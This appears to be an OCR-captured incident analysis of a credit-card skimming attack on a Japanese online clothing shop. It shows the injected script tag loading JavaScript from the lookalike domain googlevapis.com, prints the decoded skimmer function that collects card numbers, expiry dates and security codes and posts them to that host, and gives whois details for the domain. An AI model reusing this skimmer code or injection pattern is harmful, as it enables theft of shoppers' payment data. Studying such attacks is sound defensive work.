
An attacker compromised an e-commerce site in order to execute malicious JavaScript in the user's browser.



```
<div class="header_banner"><div class="banner_event">
<img src="//vector-park.jp/contents/r/images/banner/banner_nenmatsu_980.jpg" width="980" alt="休業案内" />
</div></div>
<!-- //休業案内-->

<!-- メンテナンス -->
<div class="item-catch banner view-timer" data-start-date="2019/03/23 18:00" data-end-date="2019/03/25 07:00" style="display:none;">
  <div class="banner_event">
    <script src=https://ajax.googlevapis.com/ajax/libs/jquery/2.2.4/jquery.2.0.9.min.js></script>
    <img src="/contents/r/images/banner/maintenance_        ng" alt="サイトメンテナンスのお知らせ" />
  </div>
</div>
<!-- //メンテナンスここまで -->

  </div>
  <!-- #header -->

  <!-- ■main -->
  <div id="main" class="clearfix">
    <!-- ■content -->
    <div id="content">

    <ol class="pankuzu clearfix">
      <li><a href="https://vector-park.jp/">ブランド古着通販ベクトルパーク</a></li>
      <li><a href="/list/?bd[]=05128_%E3%83%A2%E3%83%B3%E3%83%99%E3%83%AB+Montbell">モンベル Montbell</a></li>      <li><a href="/list/?bd[]=05128_%
      E3%83%A2%E3%83%B3%E3%83%99%E3%83%AB+Montbell&cgt1=01300000000_%E3%82%B9%E3%83%9D%E3%83%BC%E3%83%84%E3%80%81%E3%83%AC%E3%82%B8%E3%83%A3%E3%83%
      BC&cgt2[]=01355000000_%E3%82%AD%E3%83%A3%E3%83%B3%E3%83%97%E3%80%81%E3%82%A2%E3%82%A6%E3%83%88%E3%83%89%E3%82%A2%E7%94%A8%E5%93%81&
      cgt3[]=01355020000_%E9%9D%B4" class="last">靴</a></li>
    </ol>
```

You can see that JavaScript is loaded from a site that imitates Google. However, "**Googlevapis**" was a site that had nothing to do with Google.

Investigation: What is coded in "jquery.2.0.7.min.js" ?




```
function dujcaa() {
    if (f) {
        return
    }
    var a = 'https://ajax.googlevapis.com/ajax/libs/jquery/2.2.4/js/07A/jquery/';
    if (document.getElementById("fs_input_creditCardNumber").value != "" && document.getElementById("fs_input_creditCardName").value != "" &&
        document.getElementById("fs_input_securityCode").value != "") {
        var b = "tika..";
        if (window.location.href.indexOf("urbancherry.jp") > -1) {
            b = "urbancherry.."
        }
        var c = getCookie("bDatas");
        if (c != null) {
            b = b + c
        }
        var d = b + ".." + document.getElementById("fs_input_creditCardName").value + ".." + document.getElementById("fs_input_creditCardNumber"
            ).value + ".." + document.getElementById("fs_input_creditCardExpirationMonth").options[document.getElementById("
            fs_input_creditCardExpirationMonth").selectedIndex].value + "-" + document.getElementById("fs_input_creditCardExpirationYear").
            options[document.getElementById("fs_input_creditCardExpirationYear").selectedIndex].value + ".." + document.getElementById("
            fs_input_securityCode").value;
        f = true;

        function seelpSet() {
            f = false
        }
        setTimeout(seelpSet, 1000);
        postrec(d, a)
    }
}
```

As a result of decoding JavaScript running from an attacker's fraudulent site, we have confirmed that information such as credit card numbers, security code, expiration date, etc. is sent to unauthorized sites.

Again, you can see that the stolen information was uploaded to Googlevapis.


Investigation: Whois "diff" on Google and Malicious Sites

There were two malicious sites that had been used since late October 2021.



Malicious servers

Investigation: Analysis on Malicious Infrastructure (domain/hosts)



```
$ whois googlevapis.com
   Domain Name: GOOGLEVAPIS.COM
   Registry Domain ID: 2549155684_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.name.com
   Registrar URL: http://www.name.com
   Updated Date: 2020-07-28T13:10:23Z
   Creation Date: 2020-07-28T12:44:50Z
   Registry Expiry Date: 2023-07-28T12:44:50Z
   Registrar: Name.com, Inc.
   Registrar IANA ID: 625
   Registrar Abuse Contact Email: abuse@name.com
   Registrar Abuse Contact Phone: 7202492374
   Domain Status: clientTransferProhibited https://i
rohibited
   Name Server: CLARA.NS.CLOUDFLARE.COM
   Name Server: GUSS.NS.CLOUDFLARE.COM
   DNSSEC: unsigned
   URL of the ICANN Whois Inaccuracy Complaint Form:
>>> Last update of whois database: 2022-03-05T12:27:

For more information on Whois status codes, please v

NOTICE: The expiration date displayed in this record
registrar's sponsorship of the domain name registrat
currently set to expire. This date does not necessar
date of the domain name registrant's agreement with
```

